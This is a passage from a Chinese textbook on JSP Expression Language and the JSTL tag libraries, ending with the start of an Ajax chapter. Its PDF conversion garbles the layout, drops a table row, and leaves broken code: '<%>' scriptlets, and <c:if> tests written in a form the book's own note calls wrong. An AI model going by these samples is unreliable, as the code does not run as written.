JSP 应用程序所需的表示逻辑。首先,了解 EL 运算中的算术运算符。表 11-1 列出了 EL 中常见的运算符。

表 11-1 EL 算术运算符

| 算术运算符  | 说 明 | 范 例                        | 结 果 |
|--------|-----|----------------------------|-----|
| +      | 加   | \$ {17+5}                  | 22  |
| -      | 减   | \$ {17-5}                  | 11  |
| *      | 乘   | \$ {17 * 5}                | 85  |
| /或 div | 除   | \$ {17/5} \$ {17 div 5}    | 3   |
| %或 mod | 余数  | \$ {17%5} 或者 \$ {17 mod 5} | 2   |

### 11.2.3 关系运算符

下面介绍的是 EL 的关系运算符,如表 11-2 所示。

表 11-2 EL 关系运算符

| 关系运算符   | 说 明  | 范 例                       | 结 果   |
|---------|------|---------------------------|-------|
| == 或 eq | 等于   | \$ {5 == 5} 或 \$ {5 eq 5} | true  |
| != 或 ne | 不等于  | \$ {5 != 5} 或 \$ {5 ne 5} | false |
| < 或 lt  | 小于   | \$ {5 < 5} 或 \$ {5 lt 5}  | false |
| > 或 gt  | 大于   | \$ {5 > 5} 或 \$ {5 gt 5}  | false |
| <= 或 le | 小于等于 | \$ {5 <= 5} 或 \$ {5 le 5} | true  |
| >= 或 ge | 大于等于 | \$ {5 >= 5} 或 \$ {5 ge 5} | true  |

#### 注意

在使用 EL 关系运算符判断两个变量是否相等时,不能够写成“\$ {变量 1} == \$ {变量 2}”或者“\$ { \$ {变量 1}} == \$ {变量 2}”,而应写成“\$ {变量 1 == 变量 2}”。

### 11.2.4 逻辑运算符

以下介绍 EL 运算中的逻辑运算符。表 11-3 显示了常见的逻辑运算符。

表 11-3 EL 逻辑运算符

| 逻辑运算符    | 说 明 | 范 例                        | 结 果        |
|----------|-----|----------------------------|------------|
| && 或 and | 并且  | \$ {A && B} 或 \$ {A and B} | true/false |
| 或 or     | 或者  | \$ {A    B} 或 \$ {A or B}  | true/false |
| ! 或 not  | 非   | \$ {!A} 或 \$ {not A}       | true/false |

### 11.2.5 其他运算符

EL 运算中还有其他常用的运算符,下面作简单介绍。

#### 1. 条件运算符

条件运算符的基本语法如下:



\$ {A?B:C}

上面语法的意思是,如果 A 为真,则整个表达式的值为 B 的值,否则就是 C 的值。

## 2. empty 运算符

empty 运算符的功能是对数据进行验证。empty 运算符的基本语法如下:

\$ { empty A }

empty 运算符的规则是:如果 A 为 null,返回 true;如果 A 不存在,返回 true;如果 A 为空字符串,返回 true;如果 A 为空数组,返回 true;否则,返回 false。

## 11.3 数据访问

### 11.3.1 对象的作用域

在 EL 中,对象有 4 个不同的作用域,它们分别是 pageScope、requestScope、sessionScope 以及 applicationScope,如表 11-4 所示。

表 11-4 EL 对象作用域

| 作用域              | 类型            | 说明                          |
|------------------|---------------|-----------------------------|
| pageScope        | java.util.Map | 取得 page 范围的属性名称所对应的值        |
| requestScope     | java.util.Map | 取得 request 范围的属性名称所对应的值     |
| sessionScope     | java.util.Map | 取得 session 范围的属性名称所对应的值     |
| applicationScope | java.util.Map | 取得 application 范围的属性名称所对应的值 |

以下介绍这几个作用域之间的区别和用法。由于 pageScope 比较简单,此处不作过多的介绍。下面是“scopeExample.jsp”程序:

```

scopeExample.jsp
<%@ page contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <%
      //在 application 内放进内容
      application.setAttribute("applicationMsg", "Welcome Application!");
      //在 session 内放进内容
      session.setAttribute("sessionMsg", "Welcome Session!");
    %>
    application 的内容 $ {applicationScope.applicationMsg }<br>
    application 的内容 $ {applicationMsg }<br>
    session 的内容 $ {sessionScope.sessionMsg }<br>
    session 的内容 $ {sessionMsg }<br>
  </body>
</html>

```

传统获得对象的方法不仅复杂,还要事先知道对象的类型。EL 表达式则非常简单,如果相应类型省略,系统会自动寻找相应的对象。运行“scopeExample.jsp”程序后,程序运行

的效果如图 11-1 所示。

不过,如果在不同的作用域中有相同名称的对象,这时候要注意系统查找的顺序,此时会按照 page-request-session-application 顺序查找相应的对象。如:调用 \${msg},系统就会在 page-request-session-application 中找,找到之后显示。

### 11.3.2 访问 JavaBean

在实际应用开发中,通常把项目的业务逻辑放在 Servlet 中处理,由 Servlet 实例化 JavaBean,最后,在指定的 JSP 程序中显示 JavaBean 中的内容。本节介绍 EL 访问 JavaBean 的用法。

使用 EL 表达式访问 JavaBean,基本语法如下:

```
$ {bean.property}
```

EL 表达式不仅能清晰地把所要显示的 JavaBean 中的信息显示出来,而且,语法简单易懂。下面看一个具体的例子,该例子展示了如何在 JSP 中显示 JavaBean 的内容。首先,定义 JavaBean: Student,程序如下:

```
Student.java
package beans;

public class Student {
    private String stuno;
    private String stuname;
    public String getStuno() {
        return stuno;
    }
    public void setStuno(String stuno) {
        this.stuno = stuno;
    }
    public String getStuname() {
        return stuname;
    }
    public void setStuname(String stuname) {
        this.stuname = stuname;
    }
}
```

在该 JavaBean 中定义了两个属性: stuno、stuname。接着,就要在“showStudent.jsp”程序中设置 JavaBean 的属性。在该程序中,先创建了 Student 的对象,接着向对象中属性设置值,然后把该对象放到 session 的作用域中,最后,取出 Student 对象,将其属性值显示出来。下面是“showStudent.jsp”程序:

```
showStudent.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312"
```

```
application的内容Welcome Application!
application的内容Welcome Application!
session的内容Welcome Session!
session的内容Welcome Session!
```

图 11-1 scopeExample.jsp 运行效果

```

import = "beans. Student" %>
<html>
<body>
<%
Student student = new Student();
student.setStuno("0001");
student.setStuname("张三");
session.setAttribute("student", student);
%>
学号: ${student.stuno}<br>
姓名: ${sessionScope.student.stuname}<br>
</body>
</html>

```

在该 JSP 程序中, EL 表达式 \${student.stuno} 从 session 作用域中取得 student 对象, 然后从该对象中取出其中 stuno 属性并显示。程序在客户端运行的效果如图 11-2 所示。



图 11-2 showStudent.jsp 运行效果

### 11.3.3 访问集合

在实际的应用开发中, 可能会有这样的需求: 将多个实例对象放到集合中, 这些集合包括 Vector、List、Map 等。然后在 JSP 中取出这些对象, 继而显示其中的内容。下面介绍如何通过 EL 表达式去实现上述需求。

使用 EL 表达式来获取集合数据, 其基本语法如下:

\${collection[elementName]}

比如:

\${sessionScope.shoppingCart[0].price}

该例子的意思是显示 session 中集合 shoppingCart 中第 1 项物品的价格。

### 11.3.4 其他隐含对象

除了上面介绍的对象的作用外, EL 还定义了其他的隐含对象, 可以利用它们方便快捷地调用程序中的数据, 表 11-5 列出了常见的其他的隐含对象。

表 11-5 EL 中隐含对象

| 隐含对象        | 类 型                            | 说 明                   |
|-------------|--------------------------------|-----------------------|
| pageContext | javax. servlet. ServletContext | 表示此 JSP 的 PageContext |
| param       | java. util. Map                | 获取单个参数                |
| paramValues | java. util. Map                | 获取捆绑数组参数              |
| cookie      | java. util. Map                | 获取 cookie 的值          |
| initParam   | java. util. Map                | 获取 web. xml 中参数值      |

比较常用的有如下几种。

(1) param 对象获得参数。如：

```
<a href = "paramExample2.jsp?m=3&n=4">到达 paramExample2.jsp 页面</a>
```

单击这个链接，在“paramExample2.jsp”页面中就可以利用“\${param.m}”和“\${param.n}”获得 m 和 n 两个参数。

(2) Cookie 对象获得值。如：

```
${cookie.account.value}
```

可以获得客户端 cookie 对象 account 的值。

## 11.4 认识 JSTL

前面介绍 EL 表达式的时候已经涉及 JSTL 的来历。在大型项目开发中，处于表示层的 JSP 页面的功能就是显示数据，如果在其中嵌入大量的 Java 代码，对于不熟悉 Java 编程的网页设计师来说是件麻烦事，这样不利于项目的开发。鉴于此，JSTL(JSP Standard Tag Library)应运而生，为解决上述提到的问题提供了单一的标准解决方案。

JSTL，中文名称为 JSP 标准标签库。JSTL 是标准的已制定好的标签库，可以应用于各种领域，如基本输入输出、流程控制、循环、XML 文件剖析、数据库查询及国际化和文字格式标准化的应用等。

本章中，使用的是 JSTL 1.1 版本。在 MyEclipse 中，如果要使用 JSTL，可以通过菜单进行导入，如图 11-3 所示。




图 11-3 导入 JSTL

JSTL 所提供的标签库主要分为 5 大类，详见表 11-6。

表 11-6 JSTL 标签函数库

| JSTL     | 推荐前缀 | URI                                    | 范例               | JSTL     |
|----------|------|--|------------------|----------|
| 核心标签库    | c    | http://java.sun.com/jsp/jstl/core      | <c:out>          | 核心标签库    |
| I18N 标签库 | fmt  | http://java.sun.com/jsp/jstl/fmt       | <fmt:formatDate> | I18N 标签库 |
| SQL 标签库  | sql  | http://java.sun.com/jsp/jstl/sql       | <sql:query>      | SQL 标签库  |
| XML 标签库  | x    | http://java.sun.com/jsp/jstl/xml       | <x:forEach>      | XML 标签库  |
| 函数标签库    | fn   | http://java.sun.com/jsp/jstl/functions | <fn:split>       | 函数标签库    |



使用 JSTL 必须使用 taglib 指令, taglib 指令的作用是声明 JSP 文件使用的标签库, 同时引入该标签库, 并指定标签的前缀。以声明核心标签库 core 为例, 其基本语法如下:

```
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
```

上面例子声明的是核心标签库, prefix 表示前缀, 习惯上把核心标签库的前缀定义为 c, 当然, 可以定义为其他的名称。通常 taglib 指令定义于 JSP 中, 位于 page 指令之后。

## 11.5 核心标签库

### 11.5.1 核心标签库介绍

JSTL 的核心标签库, 又称 core 标签库, 其功能是在 JSP 中为一般的处理提供通用的支持。核心标签库包括与变量、控制流以及访问基于 URL 的资源相关的标签。其标签一共分为 4 类, 详见表 11-7。

表 11-7 核心标签库

| 分 类  | 功 能 分 类 | 标 签 名 称                            |
|------|---------|------------------------------------|
| core | 表达式操作   | out<br>set<br>remove<br>catch      |
|      | 流程控制    | if<br>choose<br>when<br>otherwise  |
|      | 迭代操作    | forEach<br>forTokens               |
|      | URL 操作  | import<br>param<br>url<br>redirect |

### 11.5.2 用核心标签进行基本数据操作

下面介绍使用核心标签库的表达式操作标签进行数据操作。在此处, 介绍的是几个比较常用的表达式操作标签: <c:out>、<c:set>以及<c:remove>。

#### 1. <c:out>

<c:out>标签主要用来显示数据的内容, 就像是“<%= 表达式 %>”一样, 其基本语法格式如下:

```
<c:out value="变量名"> </c:out>
```

属性 value 指定要显示的数据,如下是简单的<c:out>例子:

```
outExample.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
    <body>
        <%>
            session.setAttribute("msg", "这是<c:out>示例");
        %>
        <c:out value = "${msg}"></c:out>
    </body>
</html>
```

这是<c:out>示例

在该程序中定义了作用域为 session 的变量 msg,

然后使用<c:out>显示其内容,程序运行的效果如 图 11-4 outExample.jsp 运行效果图 11-4 所示。

在<c:out>标签中还包含 escapeXml 属性,其用于指定在使用<c:out>标记输出诸如“<”、“>”和“&”之类的字符(在 HTML 和 XML 中具有特殊意义)时是否应该进行转义。如果将 escapeXml 设置为 true,则会自动进行编码处理。如下是 escapeXml 属性的例子:

```
escapeXmlExample.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
    <body>
        <%>
            session.setAttribute("msg", "<B>这是<c:out>示例</B>");
        %>
        <c:out value = "${msg}"></c:out><br>
        <c:out value = "${msg}" escapeXml = "false"></c:out>
    </body>
</html>
```

<B>这是<c:out>示例</B>  
这是示例

在该程序中,变量 msg 的值增加了<B>和</B>。

不设置 escapeXml 属性时,其值默认为 true。通过程序运行的效果,可以看到 escapeXml 属性的作用,如图 11-5 所示。

图 11-5 escapeXmlExample.jsp  
运行效果

在第二个例子中,“<B>这是<c:out>示例</B>”中,其中<c:out>被解释为标签,但是由于里面没有输出任何内容,因此没有任何输出。

## 2. <c:set>

<c:set>标签用于对变量或 JavaBean 中的变量属性赋值。<c:set>标签中包含以下属性: value、target、property、var 以及 scope。如:

```
<c:set value = "欢迎" scope = "session" var = "msg"></c:set>
```

```
<c:out value = "$ {msg}"></c:out>
```

表示将字符串“欢迎”存入 session, 起名为 msg, 然后显示。

### 3. <c:remove>

<c:remove>标签用于删除存在于 scope 中的变量。<c:remove/>标签中包含两个属性: var 以及 scope, 分别表示需要删除的变量名以及变量的作用范围。如下代码:

```
<%  
    session.setAttribute("msg", "欢迎");  
%>  
<c:remove var = "msg" scope = "session" />
```

表示将 session 中的 msg 移除。

## 11.5.3 用核心标签进行流程控制

下面介绍核心标签库的流程控制标签, 进行流程控制。在本节中, 将介绍的是<c:if>、<c:choose>、<c:when>、<c:otherwise>、<c:forEach>以及<c:forToken>这几个流程控制标签。

### 1. <c:if>

<c:if>标签用于简单的条件语句。其基本语法如下:

```
<c:if test = "$ {判断条件}">  
...  
</c:if>
```

接着, 用简单的例子介绍<c:if>标签的用法:

```
ifExample.jsp  
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>  
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>  
<html>  
    <body>  
        <%  
            session.setAttribute("score", 5);  
        %>  
        <c:if test = "$ {score} >= 60">及格</c:if>  
        <c:if test = "$ {score} < 60">不及格</c:if>  
    </body>  
</html>
```

在该例子中定义了名叫 score 的变量, 其值为 5, 从<c:if>标签中 test 属性可知 score 的值小于 60, 则显示“不及格”, 程序的运行效果如图 11-6 所示。

### 2. <c:choose>、<c:when>和<c:otherwise>

<c:choose>、<c:when>和<c:otherwise>这三个标签

不及格

图 11-6 ifExample.jsp  
运行效果

通常会一起使用,它们用于实现复杂条件判断语句,类似 if-else if 的条件语句。它们的基本用法如下:

```
<c:choose>
<c:when test = "${条件 1}">体</c:when>
<c:when test = "${条件 2}">体</c:when>
<c:when test = "${条件 N}">体</c:when>
<c:otherwise>体</c:otherwise>
</c:choose>
```

如上面的代码可以改为:

```
chooseExample.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
    <body>
        <%
            session.setAttribute("score", 5);
        %>
        <c:choose>
            <c:when test = "${score} >= 60">及格</c:when>
            <c:when test = "${score} < 60">不及格</c:when>
        </c:choose>
    </body>
</html>
```

该例子是对“ifExample.jsp”的改造,效果相同。

### 3. <c:forEach>

<c:forEach>为循环控制标签,功能是将集合(Collection)中的成员顺序浏览一遍,在实际开发应用中,其使用频率最高。基本语法如下:

```
<c:forEach var = "元素名" items = "集合名" begin = "起始" end = "结束" step = "步长">
</c:forEach>
```

如:

```
<c:forEach var = "student" items = "${students}">
    ${student}
</c:forEach>
```

表示将 students 集合进行遍历,每个元素起名为 student,显示出来。接着,以简单的例子介绍这些标签的用法:

```
forEachExample1.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312"
    import = "java.util.*" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
```

```

<body>
<%
ArrayList al = new ArrayList();
al.add("张华");
al.add("黄天");
al.add("梁海洋");
session.setAttribute("students", al);
%>
<c:forEach items = "${students}" var = "student">
${student}
</c:forEach>
</body>
</html>

```

该例子中,实例化了 ArrayList 对象 al,向 al 中加入了三个学生姓名,放入 session,程序中利用<c:forEach>标签把 al 中的内容遍历显示出来,运行效果如图 11-7 所示。

张华 黄天 梁海洋

图 11-7 forEachExample1.jsp  
运行效果

#### 注意

此处对集合的操作,是个广泛的概念,实际上,数组,Set,Iterator 等内容也可以使用同样的方法遍历。比如,集合里面含有 JavaBean,如 ArrayList 数组中包含的是一个个 Student,然后放在 session 中,遍历方法如下:

```

<c:forEach items = "${students}" var = "student">
${student.stuno}, ${student.stuname}
</c:forEach>

```

又如,以 HashMap 为例,如下例子展示了 HashMap 遍历的方法:

```

forEachExample2.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312"
import = "java.util.*" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
<body>
<%
HashMap hm = new HashMap();
hm.put("name", "rose");
hm.put("age", "10");
session.setAttribute("hm", hm);
%>
<c:forEach items = "${hm}" var = "student">
${student.key}, ${student.value}<br>
</c:forEach>
</body>
</html>

```

在该例子中,使用的复杂集合是 HashMap。程序的功能与前面的相似。程序运行的效果如图 11-8 所示。

age,10  
name,rose

#### 4. <c:forTokens>

<c:forTokens> 标签用来浏览字符串中所有的成

图 11-8 forEachExample2.jsp  
运行效果

员,其成员是由定义符号(delimiters)所分隔的。其基本语法如下:

```
<c:forTokens items = "字符串" delims = "分隔符" var = "子串名"
    begin = "起始" end = "结束" step = "步长">
</c:forTokens>
```

如下代码:

```
forTokensExample.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
    <body>
        <%
            session.setAttribute("msg", "这是一个# forTokens#示例");
        %>
        <c:forTokens items = "${msg}" delims = "# " var = "msg">
            ${msg}<br>
        </c:forTokens>
    </body>
</html>
```

这是一个  
forTokens  
示例

在页面中把定义的字符串 msg 以 # 作为分隔符截成三段,然后分别显示出来。程序运行效果如图 11-9 所示。

图 11-9 forTokensExample.jsp  
运行效果

## 11.6 XML 标签库简介

在实际开发应用中,XML 格式的数据已成为信息交换的优先选择。XML 标签为程序员提供了对 XML 文件的基本操作。其标签一共分为三大类,详见表 11-8。

表 11-8 XML 标签库

| 分 类 | 功 能 分 类  | 标 签 名 称                                      |
|-----|----------|--|
| XML | 基本操作(核心) | parse<br>out<br>set                          |
|     | 流程控制     | if<br>choose<br>when<br>otherwise<br>forEach |
|     | 转换       | transform<br>param                           |

这些标签的基本功能如下。

(1) <x:parse>: 解析 XML 文件。

(2) <x:out>: 从<x:parse>解析后保存的变量中取得指定的 XML 文件内容,并显



示在页面上。

- (3) <x:set>：将某个 XML 文件中元素的实体内容或属性保存到变量中。
- (4) <x:if>：由 XPath 的判断函数得到判断结果，去判断是否显示其标签所包含的内容。
- (5) <x:choose>、<x:when>和<x:otherwise>：通常会放在一起使用，功能与核心标签库中的相似，也是提供 if-else if 语句的功能。
- (6) <x:forEach>：对 XML 文件元素的循环控制。

## 11.7 国际化标签库简介

JSTL 中 I18N 标签库，又称国际化标签库。I18N 是单词 Internationalization 的缩写。国际化标签库(I18N formatting)的功能是在 JSP 中完成国际化的功能。其标签一共分为三类，详见表 11-9。

表 11-9 I18N 标签库

| 分 类  | 功 能 分 类 | 标 签 名 称                                 |
|------|---------|---|
| I18N | 区域设置    | setLocale<br>requestEncoding            |
|      | 消息格式化   | message<br>param<br>bundle<br>setBundle |
|      |         | timeZone<br>setTimeZone                 |
|      |         | formatNumber<br>parseNumber             |
|      |         | formatDate<br>parseDate                 |

最常见的标签功能如下。

- (1) <fmt:setLocale>：用来设置 Locale 环境。
- (2) <fmt:bundle>和<fmt:setBundle>：用于对资源文件的绑定。
- (3) <fmt:message>：用于显示信息，其可以显示资源文件中定义的信息。
- (4) <fmt:param>：位于<fmt:message>标签内，将为该消息标签提供参数值。
- (5) <fmt:requestEncoding>：为请求设置字符编码
- (6) <fmt:timeZone>和<fmt:setTimeZone>：用于设定时区。
- (7) <fmt:formatNumber>：用于对数字的格式化。
- (8) <fmt:parseNumber>：用于解析数字，其功能与<fmt:formatNumber>标签正好相反。
- (9) <fmt:formatDate>：用于格式化日期。
- (10) <fmt:parseDate>：功能与<fmt:formatDate>标签相反。

## 11.8 数据库标签库简介



数据库标签库可以为程序员提供在 JSP 程序中与数据库进行交互的功能。然而,由于与数据库的交互的工作本身属于业务逻辑层,因此,数据库标签库其实是违背了 DAO 模式。

数据库标签库包含以下 6 个标签: <sql:setDataSource>、<sql:query>、<sql:update>、<sql:transaction>、<sql:param> 以及 <sql:dateParam>。由于使用较少,读者可以查询相应文档。

## 11.9 函数标签库简介

函数标签库通常被用于 EL 表达式语句中,可以简化运算。在 JSP 2.0 中,函数标签库为 EL 表达式语句提供了更多的功能。其分类如表 11-10 所示。

表 11-10 函数标签库

| 分 类   | 功 能 分 类 | 标 签 名 称  |
|-------|---------|--|
| 函数标签库 | 集合长度函数  | length<br>contains<br>containsIgnoreCase<br>startsWith<br>endsWith<br>escapeXml<br>indexOf<br>join<br>replace<br>split<br>substring<br>substringAfter<br>substringBefore<br>toLowerCase<br>toUpperCase<br>trim |
|       | 字符串操作函数 |  |

下面介绍函数标签库的基本使用。

### 1. <fn:length>

<fn:length> 标签的作用是计算传入对象的长度,该对象应为集合类型或者 String 类型。其基本语法格式如下:

```
$ {fn:length(对象) }
```



## 2. <fn:contains>

<fn:contains>标签用来判断源字符串是否包含子字符串,其会返回 boolean 类型的结果。其基本语法格式如下:

```
$ {fn:contains("源字符串", "子字符串")}
```

## 3. <fn:containsIgnoreCase>

<fn:containsIgnoreCase>标签的功能和用法都与<fn:contains>标签相似,唯一不同的是其对于字符串的包含比较将忽略大小写。其基本语法格式如下:

```
$ {fn:containsIgnoreCase("源字符串", "子字符串")}
```

## 4. <fn:startsWith>

<fn:startsWith>标签的功能是判断源字符串是否以指定字符串作为词头,其包含两个 String 类型的参数,前者是源字符串,后者是指定的词头字符串,其返回类型是 boolean 类型,基本语法格式如下:

```
$ {fn:startsWith("源字符串", "指定字符串")}
```

## 5. <fn:endsWith>

<fn:endsWith>标签的功能是判断源字符串是否以指定字符串作为词尾,其语法与<fn:startsWith>标签相似,也会返回 boolean 类型的值,基本语法格式如下:

```
$ {fn:endsWith("源字符串", "指定字符串")}
```

## 6. <fn:escapeXml>

<fn:escapeXml>标签用于将所有特殊字符转化为字符实体码,其基本语法格式如下:

```
$ {fn:escapeXml(特殊字符)}
```

## 7. <fn:indexOf>

<fn:indexOf>标签的功能是得到子字符串与源字符串匹配的起始位置。若匹配不成功,该标签将返回“-1”,否则,返回起始的位置,其基本语法格式如下:

```
$ {fn:indexOf("源字符串", "指定字符串")}
```

## 8. <fn:join>

<fn:join>标签用于将字符串数组中的每个字符串加上分隔符,并连接起来,所以,其会返回 String 类型的值,基本语法格式如下:

```
$ {fn:join(数组, "分隔符")}
```

### 9. <fn:replace>

<fn:replace>标签的功能是为源字符串做替代工作。其基本语法格式如下：

```
$ {fn:replace("源字符串", "被替换字串", "替换字串")}
```

### 10. <fn:split>

<fn:split>标签的功能是将一组由分隔符分隔的字符串转换成字符串数组，因此，其返回值是 String 数组。基本语法格式如下：

```
$ {fn:split("源字符串", "分隔符")}
```

### 11. <fn:substring>

<fn:substring>标签用于截取字符串。其基本语法格式如下：

```
$ {fn:substring("源字符串", 起始位置, 结束位置)}
```

### 12. <fn:substringAfter>

<fn:substringAfter>标签也是用于截取字符串，不同的是，其是从指定子字符串一直截取到源字符串的末尾。其基本语法格式如下：

```
$ {fn:substringAfter("源字符串", "子字符串")}
```

### 13. <fn:substringBefore>

<fn:substringBefore>标签也是用于截取字符串，其截取的部分是源字符串的开始到指定子字符串。其基本语法格式如下：

```
$ {fn:substringBefore("源字符串", "子字符串")}
```

### 14. <fn:toLowerCase>

<fn:toLowerCase>标签用于将源字符串的字符转换成小写字符，返回 String 类型的值。其基本语法格式如下：

```
$ {fn:toLowerCase("源字符串")}
```

### 15. <fn:toUpperCase>

<fn:toUpperCase>标签则用于将源字符串的字符转换成大写字符，返回 String 类型的值。其基本语法格式如下：

```
$ {fn:toUpperCase("源字符串")}
```



### 16. <fn:trim>

<fn:trim>标签的功能是除去源字符串开头和结尾部分的空格,返回新的 String 类型的字符串。其基本语法格式如下:

```
$ {fn:trim("源字符串")}
```

## 11.10 本章总结

本章讲解了 EL 在 JSP 中常用的功能,包括 EL 中的基本语法、EL 基本运算符、EL 中的数据访问和隐含对象。然后阐述了 JSTL,介绍其中标签库中的常用标签,重点讲解了核心标签库。

## 11.11 上机习题

(1) 用表达式语言测试并显示:

- ① Cookie 中的某个值;
- ② “web.xml”中某个参数值;
- ③ page、request、session、application 中某个值。

在数据库中建立一个表: T\_BOOK, 包含图书 ID、图书名称、图书价格。

(2) 模糊查询图书,在图书的显示代码中使用 JSTL。

(3) 在第(2)题中,增加一个功能: 如果图书的价格在 50 元以上,则以黄色字体显示书名。

## 第 12 章

## Ajax入门

建议学时：2

Ajax(Asynchronous JavaScript and XML)是 Web 2.0 中的一种代表技术，可以为用户带来较好的体验。本章将学习 Ajax 的基础知识。首先通过一些实际的案例，学习 Ajax 技术的必要性，了解 Ajax 技术的原理，然后学习 Ajax 技术的基础 API 编程。


## 12.1 Ajax 概述

### 12.1.1 为什么需要 Ajax 技术

在编写 Ajax 之前，先来思考 Ajax 的作用。

比如，在学生管理系统上进行登录，输入账号以及密码，提交，系统能够根据输入的账号密码，在数据库中进行搜索，判断是否登录成功。

假设在“login.jsp”中输入账号密码，提交给 LoginServlet，LoginServlet 调用 DAO 去访问数据库，根据结果返回“loginResult.jsp”给客户端。在验证的过程中，客户只能等待。例如，“login.jsp”界面如图 12-1 所示，单击“登录”按钮，如果服务器端反应足够慢，客户看到的界面将是如图 12-2 所示的效果。



欢迎登录学生管理系统。  
请您输入账号：  
请您输入密码：

图 12-1 登录页面



图 12-2 登录等待

此时，如果服务器因为访问频繁，或者网络传输问题，客户就要长时间地等待。

现在的网页越来越复杂，界面上不可能只有一个登录表单，如图 12-3 所示的网页结构，就是一个复杂的网页。

这种情况下的等待，带来的问题如下。

- (1) 客户等待时，界面一片空白，客户浏览效果不好。




图 12-3 网页结构

(2) 一般情况下,网页上除了有登录表单之外,还会有其他内容,如新闻、图片、视频等,用户失去了访问这些内容的权利。

(3) 有些情况下,登录之后的界面和登录界面只有少量不同,其他内容基本相同。这样,这些内容需要重新载入,浪费额外时间。

于是,提出这样的方案:能否在登录提交时,浏览器界面不刷新,提交改为在后台异步进行,当服务器端验证完毕,将结果在界面上原来登录表单所在的位置显示出来。登录之后的效果如图 12-4 所示。




图 12-4 登录成功后页面

利用 Ajax 技术就能够实现这一效果。

### 12.1.2 Ajax 技术介绍

Ajax 实际上并不是新技术,而是几个老技术的融合。Ajax 包含以下 5 个部分。

- (1) 异步数据获取技术,使用 XMLHttpRequest。
- (2) 基于标准的表示技术,使用 XHTML 与 CSS。
- (3) 动态显示和交互技术,使用 Document Object Model(文档对象模型)。
- (4) 数据互换和操作技术,使用 XML 与 XSLT。
- (5) JavaScript,将以上技术融合在一起。

其中,异步数据获取技术是所有技术的基础。本节并不讲解这些技术本身,而是以简单的案例来说明这些技术。

假如在欢迎页面上有一个按钮,单击,能够显示公司信息。传统方法如下:

```
welcome1.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <body>
    <SCRIPT LANGUAGE = "JavaScript">
      function showInfo(){
        window.location = "info.jsp";
      }
    </SCRIPT>
  </body>
</html>
```

```

</SCRIPT>
    欢迎来到本系统. <HR>
    < input type = "button" value = "显示公司信息" onClick = "showInfo()">
</body>
</html>

```

运行程序,效果如图 12-5 所示。


公司信息在另一个网页内,代码如下:

```

info.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
地址: 北京市朝阳门外<BR>
电话:010 - 89765434


```

单击“显示公司信息”按钮,得到如图 12-6 所示效果。



欢迎来到本系统.

图 12-5 welcome1.jsp 运行效果



地址: 北京市朝阳门外  
电话:010-89765434

图 12-6 info.jsp 运行效果

但是,此时用户可以看到,界面上进行了刷新,浏览器的地址栏也发生了改变。如果服务器反应慢,用户会面临着空白界面的等待。

